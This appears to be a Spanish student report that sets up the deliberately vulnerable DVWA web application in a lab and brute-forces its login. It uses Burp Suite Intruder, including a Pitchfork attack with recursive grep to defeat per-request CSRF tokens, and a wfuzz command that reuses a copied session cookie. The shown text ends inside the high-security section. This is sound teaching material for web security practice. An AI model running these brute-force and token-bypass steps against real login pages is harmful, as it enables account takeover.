



Las Fuentezuelas

Departamento de Informática

Informe técnico: Damn Vulnerable Web Application.

Seguridad y Alta Disponibilidad.
Ciclo Superior de Grado Superior en
Administración de Sistemas Informáticos.

Este documento ha sido realizado únicamente con fines educativos. Se ruega que el uso de los contenidos del mismo sean con el mismo fin, y que no sea copiado.

Jorge Navarrete Secaduras.

Jaén, 21 de Enero de 2022.



Contenido

<u>1</u>	<u>INTRODUCCIÓN</u>	1
<u>2</u>	<u>¿QUÉ ES OWAS?</u>	1
<u>3</u>	<u>PREPARACIÓN DE MÁQUINA VULNERABLE CON DVWA</u>	2
<u>4</u>	<u>ATAQUES Y EXPLOTACIÓN DE VULNERABILIDADES DE DVWA</u>	7
4.1	ENTORNO DE TRABAJO	7
4.2	FUERZA BRUTA	7
4.3	COMMAND INJECTION	19
4.4	FILE INCLUSION	24
4.5	FILE UPLOAD	31
4.6	SQL INJECTION.....	37
4.7	XSS (DOM BASED).....	43
4.8	XSS (STORED)	48
4.9	CSRF (CROSS-SITE REQUEST FORGERY)	51
4.10	INSECURE CAPTCHA	53
<u>5</u>	<u>REFERENCIAS</u>	57



1 Introducción

En este documento se definirá un concepto vital para entender los conceptos necesario del ataque a aplicaciones web, y, tras ello, se detallará el proceso para preparar una máquina virtual vulnerable con DVWA (Damn Vulnerable Web Application) desde cero y se procederá a explotar algunas de sus vulnerabilidades desde Parrot Security OS.

2 ¿Qué es OWAS?

En ciberseguridad, el acrónimo OWAS se refiere a Offensive Web Application Attacks o a Open Web Application Security Project ([OWASP](#)).

El primer término se refiere a todo lo relativo al ataque de aplicaciones webs, comenzando con el análisis de la aplicación web (activo y pasivo) por parte del atacante y siguiendo con la explotación de vulnerabilidades, ataques de todo tipo (spidering, fuzzing, inyección SQL o de scripts, fuerza bruta etc) para ganar acceso o alcanzar un objetivo.

La principal referencia en este apartado de la ciberseguridad es el segundo término (OWASP), el proyecto abierto de seguridad de aplicaciones webs. De este proyecto se han generado herramientas muy conocidas como OWASP-ZAP (Zed Attack Proxy).

Además, proporcionan educación y entrenamiento a profesionales del sector y ponen a disposición de los usuarios información tan importante como la de su documento "OWASP Top 10", donde se indican las diez preocupaciones más importantes sobre la seguridad en aplicaciones webs (analizando datos sobre ataques y vulnerabilidades en todo el mundo).

Es por ello por lo que, para atacar y explotar vulnerabilidades de una aplicación web (OWAS), el equipo del proyecto abierto de seguridad de aplicaciones webs (OWASP) deberá ser siempre una de nuestras principales referencias.



3 Preparación de máquina vulnerable con DVWA

Una buena opción para practicar nuestros conocimientos para atacar aplicaciones webs vulnerables es implantar una máquina virtual, a la que únicamente nosotros tengamos acceso, con una aplicación web vulnerable. DVWA (Damn Vulnerable Web Application) es uno de los proyectos que tenemos a nuestra disposición para conseguirlo.

Basada en PHP y MySQL/MariaDB, nos permite ajustar distintos niveles de seguridad para poner a prueba nuestras habilidades en un entorno legal. Tomaremos su [repositorio de Github oficial](#) como la fuente de los archivos más actualizados, y como la referencia de manual de instalación.

Comenzaremos iniciando una máquina virtual Linux, en este caso un Parrot OS, y clonaremos el repositorio mencionado anteriormente en la carpeta /var/www/html de Apache2. (*Debemos tener instalado Apache2*).

```
[jorge@parrot-mv] -[ / ]  
└── $ cd /var/www/html  
[jorge@parrot-mv] -[/var/www/html]  
└── $ sudo git clone https://github.com/ethicalhack3r/DVWA  
[sudo] password for jorge:  
Clonando en 'DVWA'...  
remote: Enumerating objects: 3649, done.  
remote: Counting objects: 100% (300/300), done.  
remote: Compressing objects: 100% (183/183), done.  
remote: Total 3649 (delta 148), reused 221 (delta 104), pack-reused 3349  
Recibiendo objetos: 100% (3649/3649), 1.70 MiB | 3.65 MiB/s, listo.  
Resolviendo deltas: 100% (1638/1638), listo.
```

Por comodidad posterior cambiaremos el nombre de “DVWA” a “dvwa”, y daremos permisos totales a cualquier usuario para evitar problemas a la hora de la configuración. Después, navegamos a la carpeta “config/”.

```
[x] -[jorge@parrot-mv] -[/var/www/html]  
└── $ ls  
DVWA index.html index.nginx-debian.html  
[jorge@parrot-mv] -[/var/www/html]  
└── $ sudo mv DVWA dvwa  
[jorge@parrot-mv] -[/var/www/html]  
└── $ sudo chmod -R 777 dvwa/  
[jorge@parrot-mv] -[/var/www/html]  
└── $ cd dvwa/config/
```



En la carpeta de configuración encontramos el archivo de configuración base, el cual copiaremos (para no perderlo) a “config.inc.php”, y será este el que abriremos con Nano.

```
[jorge@parrot-mv] - [/var/www/html/dvwa/config]
└── $cp config.inc.php.dist config.inc.php
[jorge@parrot-mv] - [/var/www/html/dvwa/config]
└── $nano config.inc.php
GNU nano 5.4                                     config.inc.php *
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'jorge';
$_DVWA[ 'db_password' ] = 'usuario';
$_DVWA[ 'db_port' ]     = '3306';
```

En este archivo debemos indicar el nombre de la base de datos que vamos a crear posteriormente, así como su usuario y contraseña. El puerto será el de por defecto (3306), y la IP el localhost.

Tras ello iniciamos el servicio de MySQL o MariaDB, y accedemos como root a su consola.

```
[jorge@parrot-mv] - [/var/www/html/dvwa/config]
└── $service mariadb start
[jorge@parrot-mv] - [/var/www/html/dvwa/config]
└── $sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 44
Server version: 10.5.12-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

En la base de datos creamos el usuario “jorge” con la contraseña “usuario” en local host, y acto seguido le damos todos los privilegios para la base de datos “dvwa” y todas sus tablas.

```
MariaDB [(none)]> create user 'jorge'@'127.0.0.1' identified by 'usuario';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'jorge'@'127.0.0.1' identified by 'usuario';
Query OK, 0 rows affected (0.001 sec)
```



Tras salir de MariaDB o MySQL, debemos hacer una configuración más en el archivo de php.ini, que se encuentra en /etc/php/numero_versión/apache2.

```
[jorge@parrot-mv] - [/var/www/html/dvwa/config]
└── $cd /etc/php/7.4/apache2/
[jorge@parrot-mv] - [/etc/php/7.4/apache2]
└── $sudo nano php.ini
```

En él debemos confirmar que los dos parámetros indicados en la imagen están en "On", en caso de que estén en "Off" lo dejaremos tal y como se aprecia. Finalmente podemos reiniciar o iniciar Apache2 y confirmar que está activo y sin errores.

```
GNU nano 5.4                                     php.ini *
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow url fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow url include = On

[jorge@parrot-mv] - [/etc/php/7.4/apache2]
└── $sudo service apache2 start
[jorge@parrot-mv] - [/etc/php/7.4/apache2]
└── $sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Wed 2022-01-12 19:32:51 CET; 10s ago
     Docs: https://httpd.apache.org/docs/2.4/
```

Antes de comenzar con los ataques, debemos terminar de configurar la aplicación web, para ello accedemos desde el navegador a "IP/dvwa/setup.php". Aquí podremos confirmar que todo está en verde (bien configurado). En mi caso falta un módulo de PHP para MySQL, además del módulo "gd", que no se necesita a no ser que queramos trabajar con captchas.

The screenshot shows the DVWA Database Setup page at 127.0.0.1/dvwa/setup.php. It includes a setup check table:

Module	Status
PHP module gd	Missing - Only an issue if you want to play with captchas
PHP module mysql	Missing
PHP module pdo_mysql	Missing



Para solucionar el error en caso de que nos falte algún módulo, podemos usar APT para instalarlo. Para que los cambios surjan efecto debemos reiniciar Apache2 o recargar su configuración.

```
[x]-[jorge@parrot-mv1-1:/etc/php/7.4/apache2]$ sudo apt install php-mysql
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  libapache2-mod-php7.4 php7.4-cli php7.4-common php7.4-json php7.4-mysql php7.4-opcache
  php7.4-readline php7.4-sqlite3
Paquetes sugeridos:
  php-pear
Se instalarán los siguientes paquetes NUEVOS:
  php-mysql php7.4-mysql
```

De nuevo, podremos confirmar que esos parámetros están ya correctos y en verde, además, los parámetros de conexión con la base de datos son correctos.


The screenshot shows the 'Database Setup' page of DVWA. On the left, there's a sidebar with 'Setup DVWA' (highlighted in green), 'Instructions', and 'About'. The main content area has a heading 'Database Setup' with a small icon. It says: 'Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: /var/www/html/dvwa/config/iconfig.inc.php'. Below that, it says: 'If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin // password") at any stage.' Under 'Setup Check', it lists: 'Web Server SERVER_NAME: 127.0.0.1', 'Operating system: *nix', and a large block of PHP configuration settings. This configuration block is highlighted with a red rectangle. It includes: 'PHP version: 7.4.25', 'PHP function display_errors: Disabled', 'PHP function safe_mode: Disabled', 'PHP function allow_url_include: Enabled', 'PHP function allow_url_fopen: Enabled', 'PHP function magic_quotes_gpc: Disabled', 'PHP module gd: Missing - Only an issue if you want to play with captchas', 'PHP module mysql: Installed', 'PHP module pdo_mysql: Installed', 'Backend database: MySQL/MariaDB', 'Database username: jorge', 'Database password: *****', 'Database database: dvwa', 'Database host: 127.0.0.1', and 'Database port: 3306'.

Por tanto, lo único que nos queda en la página de setup de DVWA es crear la base de datos en MariaDB seleccionando el botón que se encuentra en la parte inferior de la pantalla.

The screenshot shows the 'Apache' configuration page of DVWA. It displays two lines of code: 'allow_url_fopen = On' and 'allow_url_include = On'. Below the code, it says: 'These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.' At the bottom, there's a button labeled 'Create / Reset Database' which is highlighted with a red rectangle and has a red arrow pointing to it.



A partir de ahora podremos acceder al panel de administración de DVWA iniciando sesión previamente en “IP/dvwa/login.php” desde el navegador. Por defecto, las credenciales son “admin”-“password”.



DVWA

Username: admin
Password: [REDACTED]

Login

Desde la pestaña de “DVWA Security” podremos establecer el nivel de seguridad deseado en la aplicación web, desde baja hasta a imposible.

DVWA Security 🔒

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Submit

Low
Medium
High
Impossible

PHPIDS (PHP Intrusion Detection System) is a security layer for PHP based web applications.

DVWA includes PHPIDS (PHP Intrusion Detection System) filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.



4 Ataques y explotación de vulnerabilidades de DVWA


4.1 Entorno de trabajo

Para aclarar la forma de trabajo debo especificar que tengo dos máquinas virtuales con Parrot OS Security y conexión entre ellas. Desde la máquina con IP local 192.168.1.79 (derecha) atacaremos DVWA, el cual se encuentra en la máquina con la IP local 192.168.1.78 (izquierda). Se podría hacer todo localmente, pero dado que estamos simulando ataques reales, no tendría lógica alguna.



4.2 Fuerza bruta

El primer ataque que efectuaremos será el de fuerza bruta sobre el login dentro de DVWA, para ello usaremos BurpSuite con FoxyProxy. En mi [manual de herramientas básicas para pentesting](#) se puede aprender a configurar.





4.2.1 Nivel de seguridad bajo

Para comenzar he establecido en bajo el nivel de seguridad de DVWA, y tras ello hice un login fallido en la página web para interceptarlo con Burpsuite y enviarlo al intruder.

The screenshot shows the Burpsuite interface in Intercept mode. A request for `/dvwa/vulnerabilities/brute/` with parameters `?username=admin&password=1&Login=Login` is captured. A context menu is open on the right, with the option `Send to Intruder` highlighted.

En este caso intentaremos acceder al usuario “admin” haciendo fuerza bruta sobre la contraseña. Para ello añadimos el valor de la contraseña como variable y usamos un ataque de tipo “Sniper”, ya que solo vamos a ir cambiando una variable.

The screenshot shows the DVWA Brute Force attack setup. The `Payload Positions` tab is selected. The `Attacktype` dropdown is set to `Sniper`. A red arrow points from the dropdown to the list of captured requests below, which shows a single request with the password parameter `?password=spruebas`.

Antes de continuar, debemos comprender que este tipo de ataques de fuerza bruta se basan en usar un archivo con contraseñas comunes, que se irán probando de forma automática.

En Internet tenemos gran cantidad de archivos de este tipo, en mi caso usaré [este](#), uno muy simple con las 100 contraseñas más comunes; también podemos descargar algunos más completos como [este](#).



Desde la pestaña de “payloads” estableceremos el tipo de payload como “lista simple” (simple list), y cargaremos el archivo de contraseñas. Acto seguido podremos comenzar el ataque desde el botón “Start attack”.

The screenshot shows the Burp Suite interface with the "Payloads" tab selected. A red box highlights the "Payload set" dropdown set to "1" and the "Payload type" dropdown set to "Simple list". A red arrow points from the "Start attack" button to the right. Below this, the "Payload Options [Simple list]" section is shown, featuring a list of password candidates: "password", "123456", "12345678", "qwerty", "123456789", "12345", "1234", "11111", "1234567", and "dragon". An "Add" button and an "Enter a new item" input field are also visible.

En ese momento podemos ordenar los intentos según la longitud de su respuesta, para así conocer de una forma rápida la opción que nos ha proporcionado una longitud diferente. Esto es así porque todos los intentos nos devolverán la respuesta establecida para cuando introducimos mal la contraseña, excepto el correcto, en este caso “password”.

The screenshot shows the Burp Suite "Results" table after the attack was started. A red arrow points to the "Length" column header, which is sorted in descending order. The table lists 14 requests, each with a status code of 200. The "Length" column shows values such as 4575, 4532, 4532, etc. The "Payload" column shows the test words used: "password", "123456", "12345678", "qwerty", "123456789", "12345", "1234", "11111", "1234567", "dragon", "123123", "baseball", "abc123", and "football".

Request	Payload	Status	Error	Timeout	Length
2	password	200			4575
0		200			4532
1	123456	200			4532
3	12345678	200			4532
4	qwerty	200			4532
5	123456789	200			4532
6	12345	200			4532
7	1234	200			4532
8	11111	200			4532
9	1234567	200			4532
10	dragon	200			4532
11	123123	200			4532
12	baseball	200			4532
13	abc123	200			4532
14	football	200			4532



Para ver más claro este concepto, podemos usar la opción “Grep – Match” para que Burpsuite pueda filtrar los resultados del ataque según encuentre o no la cadena de texto que añadamos. Lo lógico es que añadamos el mensaje de login erróneo, ya que es el que conocemos.

The screenshot shows the DVWA Brute Force attack interface. On the left, there is a login form with fields for Username and Password, and a 'Login' button. Below the button is a red-bordered message box containing the text 'Username and/or password incorrect.' On the right, the Burpsuite tool is open with the 'Options' tab selected. A dropdown menu under 'Payloads' contains several items: 'unknown', 'uid=' (selected), 'c\' (disabled), 'varchar', 'ODBC', 'SQL', 'quotation mark', 'syntax', 'ORA-', and '111111'. Below the dropdown are buttons for 'Add' and 'Paste'. A message box says 'Username and/or password incorrect.' A red arrow points from this message box to the 'Exclude HTTP headers' checkbox, which is checked. Under 'Match type', the 'Simple string' radio button is selected. There are also 'Case sensitive match' and 'Exclude HTTP headers' checkboxes. At the bottom, there is a section titled 'Grep - Extract' with a note about extracting useful information from responses, and a checkbox for 'Extract the following items from responses:'.

De esta forma, al iniciar el ataque, podremos filtrar fácilmente según aparezca o no este mensaje en la respuesta, viendo más claro aún la contraseña correcta.

The screenshot shows the Burpsuite 'Results' table for an intruder attack. The table has columns: Request, Payload, Status, Error, Timeout, Length, and 'Username and/or password incor...'. The first row, which corresponds to the successful password guess, is highlighted with a red border. The 'Payload' column for this row contains 'password'. The 'Status' column shows '200'. The 'Length' column shows '4575'. The 'Username and/or password incor...' column shows an empty checkbox. The rest of the table rows show various failed password guesses with status codes like 200, 4532, etc., and checked checkboxes in the last column.

Con Burpsuite ya usado para obtener la contraseña del usuario “admin” mediante un ataque Sniffer sencillo, vamos a establecer DVWA en su modo de seguridad “medium”.



4.2.2 Nivel de seguridad media

Este nivel de seguridad en DVWA únicamente limita las peticiones que podemos hacer cuando el login es erróneo, por lo que, el proceso, será exactamente igual. Por ello, en lugar de usar Burpsuite, usaremos FUZZ, otra herramienta muy conocida para realizar ataques de fuerza bruta sobre aplicaciones web.

Esta herramienta de uso desde terminal, y en el caso concreto de DVWA tenemos un pequeño problema: Para acceder al lugar de inicio de sesión en el que nos encontramos hemos tenido que iniciar sesión previamente en el panel. Pero, por suerte, copiando la cookie de sesión y añadiéndola en el comando de FUZZ podremos conseguir que el ataque se haga usando esa misma sesión iniciada.

Esta cookie la podemos ver desde el menú “Inspeccionar” del navegador, y más específicamente desde la pestaña “Storage”. Como se puede apreciar, el nivel de seguridad es también una cookie, por lo que la añadiremos y cambiaremos a “medium” en el propio comando.

The screenshot shows the DVWA login interface with an error message: "Username and/or password incorrect." Below it, a "More Information" section is visible. At the bottom, the browser's developer tools are open to the "Storage" tab. The "Cookies" section is selected, and a table shows a cookie for the domain "http://192.168.1.78". The cookie details are: Name: PHPSESSID, Value: 046b1btd6ajckhchdui479hjiv, Domain: 192.168.1.78, Path: /, Expires / Max-Age: Session, Size: 35, H: 1, Data: PHPSESSID: "046b1btd6ajckhchdui479hjiv". Another row shows a cookie for "Indexed DB": Name: security, Value: low, Domain: 192.168.1.78, Path: /dvwa, Expires / Max-Age: Session, Size: 11, H: 1, Data: security: low. A red box highlights the "Cookies" section in the developer tools, and a red arrow points from the "PHPSESSID" row in the table to the highlighted section.

El uso del comando “wfuzz” será el siguiente:

- La opción “-c” simplemente nos muestra la salida de una forma más legible.
- “-z” nos servirá para usar un payload. Como vamos a usar archivos descargados y no plugins, debe seguirse “file,nombre_archivo”. En este caso “topusers.txt” para el primer parámetro y “top100passwords” para las contraseñas.



- Con “-b” indicamos las cookies. Primero le estoy indicando la cookie “security” con su valor “medium”, y después la cookie de sesión “PHPSESSID” con su valor copiado del navegador.
- Por último, indicamos la URL del inicio de sesión, simplemente copiamos y pegamos del navegador, y cambiamos el valor del “username” y del “password” por FUZZ y FUZ2Z. Si tuviésemos más variables iríamos añadiendo FUZ3Z, FUZ4Z...

Al ejecutar este comando, comenzaremos a “fuzzear” los nombres de usuario y contraseñas del sitio web.

```
[jorge@parrot-mv- --/Desktop]
└─$ wfuzz -c -z file,topusers.txt -z file,top100passwords.txt -b 'security=medium; PHPSESSID=046bb1bd6a1ckhchdui479hjjv' 'http://192.168.1.78/dvwa/vulnerabilities/brute/?username=[FUZZ]&password=[FUZ2Z]&Login'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.1.78/dvwa/vulnerabilities/brute/?username=[FUZZ]&password=[FUZ2Z]&Login
Total requests: 108
=====
ID      Response   Lines   Word    Chars   Payload
=====
000000001: 200      107 L    249 W    4250 Ch   "admin - 123456"
000000007: 200      107 L    249 W    4250 Ch   "admin - 1234"
000000015: 200      107 L    249 W    4250 Ch   "admin - monkey"
```

Debido a la seguridad media, la velocidad será baja, pero gracias a que la respuesta es diferente, podremos ver fácilmente las contraseñas y usuarios correctos (siguiendo el mismo concepto que en Burpsuite).

000000002:	200	107 L	253 W	4293 Ch	"admin - password"
000000004:	200	107 L	249 W	4250 Ch	"admin - qwerty"
000000029:	200	107 L	249 W	4250 Ch	"jorge - 123123"
000000031:	200	107 L	249 W	4250 Ch	"jorge - abc123"
000000035:	200	107 L	249 W	4250 Ch	"jorge - 696969"
000000043:	200	107 L	249 W	4250 Ch	"prueba - 1234"
000000048:	200	107 L	249 W	4250 Ch	"prueba - baseball"
000000047:	200	107 L	249 W	4250 Ch	"prueba - 123123"
000000046:	200	107 L	249 W	4250 Ch	"prueba - dragon"
000000045:	200	107 L	249 W	4250 Ch	"prueba - 1234567"
000000042:	200	107 L	249 W	4250 Ch	"prueba - 12345"
000000044:	200	107 L	249 W	4250 Ch	"prueba - 111111"



Gracias a la lista de usuarios y contraseñas, también hemos dado con otros usuarios y contraseñas. Podemos probar que los inicios de sesión son correctos en el panel de DVWA.

0000000090:	200	107 L	249 W	4250 Ch	"pablo - shadow"
0000000091:	200	107 L	249 W	4250 Ch	"1337 - 123456"
0000000089:	200	107 L	249 W	4250 Ch	"pablo - 696969"
0000000088:	200	107 L	253 W	4293 Ch	"pablo - letmein"
0000000087:	200	107 L	249 W	4250 Ch	"pablo - monkey"
0000000086:	200	107 L	249 W	4250 Ch	"pablo - football"
0000000080:	200	107 L	249 W	4250 Ch	"pablo - 111111"
0000000082:	200	107 L	249 W	4250 Ch	"pablo - dragon"
0000000083:	200	107 L	249 W	4250 Ch	"pablo - 123123"

Vulnerability: Brute Force		Vulnerability: Brute Force	
<p>Login</p> <p>Username: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p> <p>Welcome to the password protected area pablo</p> 	<p>Login</p> <p>Username: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p> <p>Welcome to the password protected area admin</p> 		

Vulnerability: Brute Force		Vulnerability: Brute Force	
<p>Login</p> <p>Username: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p> <p>Welcome to the password protected area 1337</p> 	<p>Login</p> <p>Username: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p> <p>Welcome to the password protected area smithy</p> 		



4.2.3 Nivel de seguridad alto

Si aumentamos la seguridad de DVWA, podemos observar por cada intento de inicio de sesión, sea correcto o no, se envía un token generado, el cual va cambiando en cada petición.

The screenshot shows the DVWA Brute Force login interface. At the top, there is a URL bar with the following URL: `?username=admin&password=1&Login=Login&user_token=0c2664add8850dd8013d456e51a377ff#`. A red box highlights the `user_token` parameter. Below the URL bar is the DVWA logo. The main content area has a title "Vulnerability: Brute Force" and a "Login" form. The form contains fields for "Username" and "Password", and a "Login" button. Below the form, a red message says "Username and/or password incorrect.".

Esto es básicamente un token CSRF (Cross Site Request Forgery), e implementarlo sirve para prevenir que se falseen sesiones iniciadas y para evitar accesos “falseados” desde herramientas externas como las que hemos estado usando para atacar por fuerza bruta.

Por suerte, en Burpsuite hay un proceso sencillo para ir haciendo peticiones y que el token CSRF vaya cambiando, ya que, si lo hacemos como anteriormente, solo funcionará el primer intento (ya que en el momento que se repite el `user_token`, el sitio web devolverá un error directamente).

Comenzaremos igual, enviando al intruder la petición del inicio de sesión.

The screenshot shows the Burpsuite interface in the Intercept tab. A red arrow points from the previous screenshot's URL to the "Raw" tab in Burpsuite. The raw request shows a GET request to `/dvwa/vulnerabilities/brute/?username=admin&password=1&Login=Login&user_token=50d76613c43e05247fdb316861efc75`. A red box highlights the `user_token` value. A context menu is open over the `Send to Intruder` option, with a red arrow pointing to it. The menu also includes `Send to Repeater` and `Send to Sniffer`.



En el intruder añadiremos como variable la contraseña (al igual que en el primer caso), y también el valor del token. Debemos cambiar también el ataque a “Pitchfork” para que podamos usar el segundo payload necesario.

The screenshot shows the 'Payload Positions' tab of the OWASP ZAP interface. The 'Attacktype' dropdown is set to 'Pitchfork'. A red box highlights the placeholder '\$contraseña\$' in the URL field of a selected request. The request details are as follows:

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=$contraseña$&Login=Login&user_token=
2 Host: 192.168.1.78
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer:
10 http://192.168.1.78/dvwa/vulnerabilities/brute/?username=admin&password=1&Login=Login&user_token=cfa88ccdd
11 Cookie: security=high; PHPSESSID=046b1btd6ajckhchdui479hjjv
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
```

Buttons on the right include 'Start attack', 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

En el primer payload (correspondiente al valor de la contraseña), haremos exactamente lo mismo que en el modo de seguridad bajo, cargando también el mismo diccionario de contraseñas.

The screenshot shows the 'Payload Sets' tab of the OWASP ZAP interface. It defines one payload set (Payload set: 1) with a payload count of 18 and a request count of 0. The payload type is set to 'Simple list'. A red box highlights the 'Payload type' dropdown. Below it, a text input field contains a list of values: 123456, password, 12345678, and qwerty.

En el segundo payload (seleccionando el 2 en Payload set) estableceremos el tipo como grep recursivo (Recursive grep), el cual es específico para obtener los valores de los tokens CSRF que se vayan generando.

The screenshot shows the 'Payload Sets' tab of the OWASP ZAP interface. It defines two payload sets (Payload set: 2) with an unknown payload count and a request count of 18. The payload type is set to 'Recursive grep'. A red box highlights the 'Payload type' dropdown.



A continuación, avanzamos a la pestaña “Options”, y, de nuevo, añadimos el mensaje que ya conocemos de inicio de sesión erróneo en “Grep – Match” para filtrar fácilmente las contraseñas válidas y erróneas.

The screenshot shows the "Options" tab in the Burp Suite interface. Under the "Grep - Match" section, there is a checkbox labeled "Flag result items with responses matching these expressions:" followed by a text input field containing "Username and/or password incorrect.". Below this, there is a red box around the "Add" button and the text input field.

Será en la parte inferior, en el apartado “Grep – Extract” donde indicaremos a Burpsuite de dónde debe extraer el token CSRF. Para ello seleccionamos el botón de “Add”.

The screenshot shows the "Options" tab in the Burp Suite interface. Under the "Grep - Extract" section, there is a checkbox labeled "Exclude HTTP headers" which is checked. Below this, there is a red box around the "Add" button.

Se abrirá una ventana con el código HTTP de la respuesta. En ella debemos buscar el token y su valor. Una vez encontrado, con él seleccionado, debemos hacer click en “Start at offset” y “End at fixed length” para que automáticamente BurpSuite identifique en qué lugar se encuentra y cuál es su longitud.

The screenshot shows the "Define extract grep item" dialog box. It has two main sections: "Define start and end" and "Extract from regex group". In the "Define start and end" section, the "Start at offset" option is selected with a value of "3052", and the "End at fixed length" option is selected with a value of "32". Red arrows point from the text "Start at offset" and "End at fixed length" towards these respective input fields. In the "Extract from regex group" section, there is a text input field containing "value='(.*)' />\r\n</form>" and a checked "Case sensitive" checkbox. At the bottom, there is a red box around the "Update config based on selection below" button. The code pane at the bottom shows a snippet of HTML with a highlighted line containing "value='450cee3bf058e9b6d5e53b53fc1645c2'".



Antes de iniciar el ataque debemos marcar que se sigan siempre las redirecciones para que el ataque se realice automáticamente (Este apartado se encuentra al final del contenido de la pestaña Options).



Redirections



These settings control how Burp handles redirections when performing attacks.

Follow redirections: Never

On-site only

In-scope only

Always

Process cookies in redirections



Podemos confirmar que los datos de extracción para el payload recursive grep se ha establecido correctamente en la pestaña correspondiente. Tras ello, iniciamos el ataque.

Target	Positions	Payloads	Resource Pool	Options
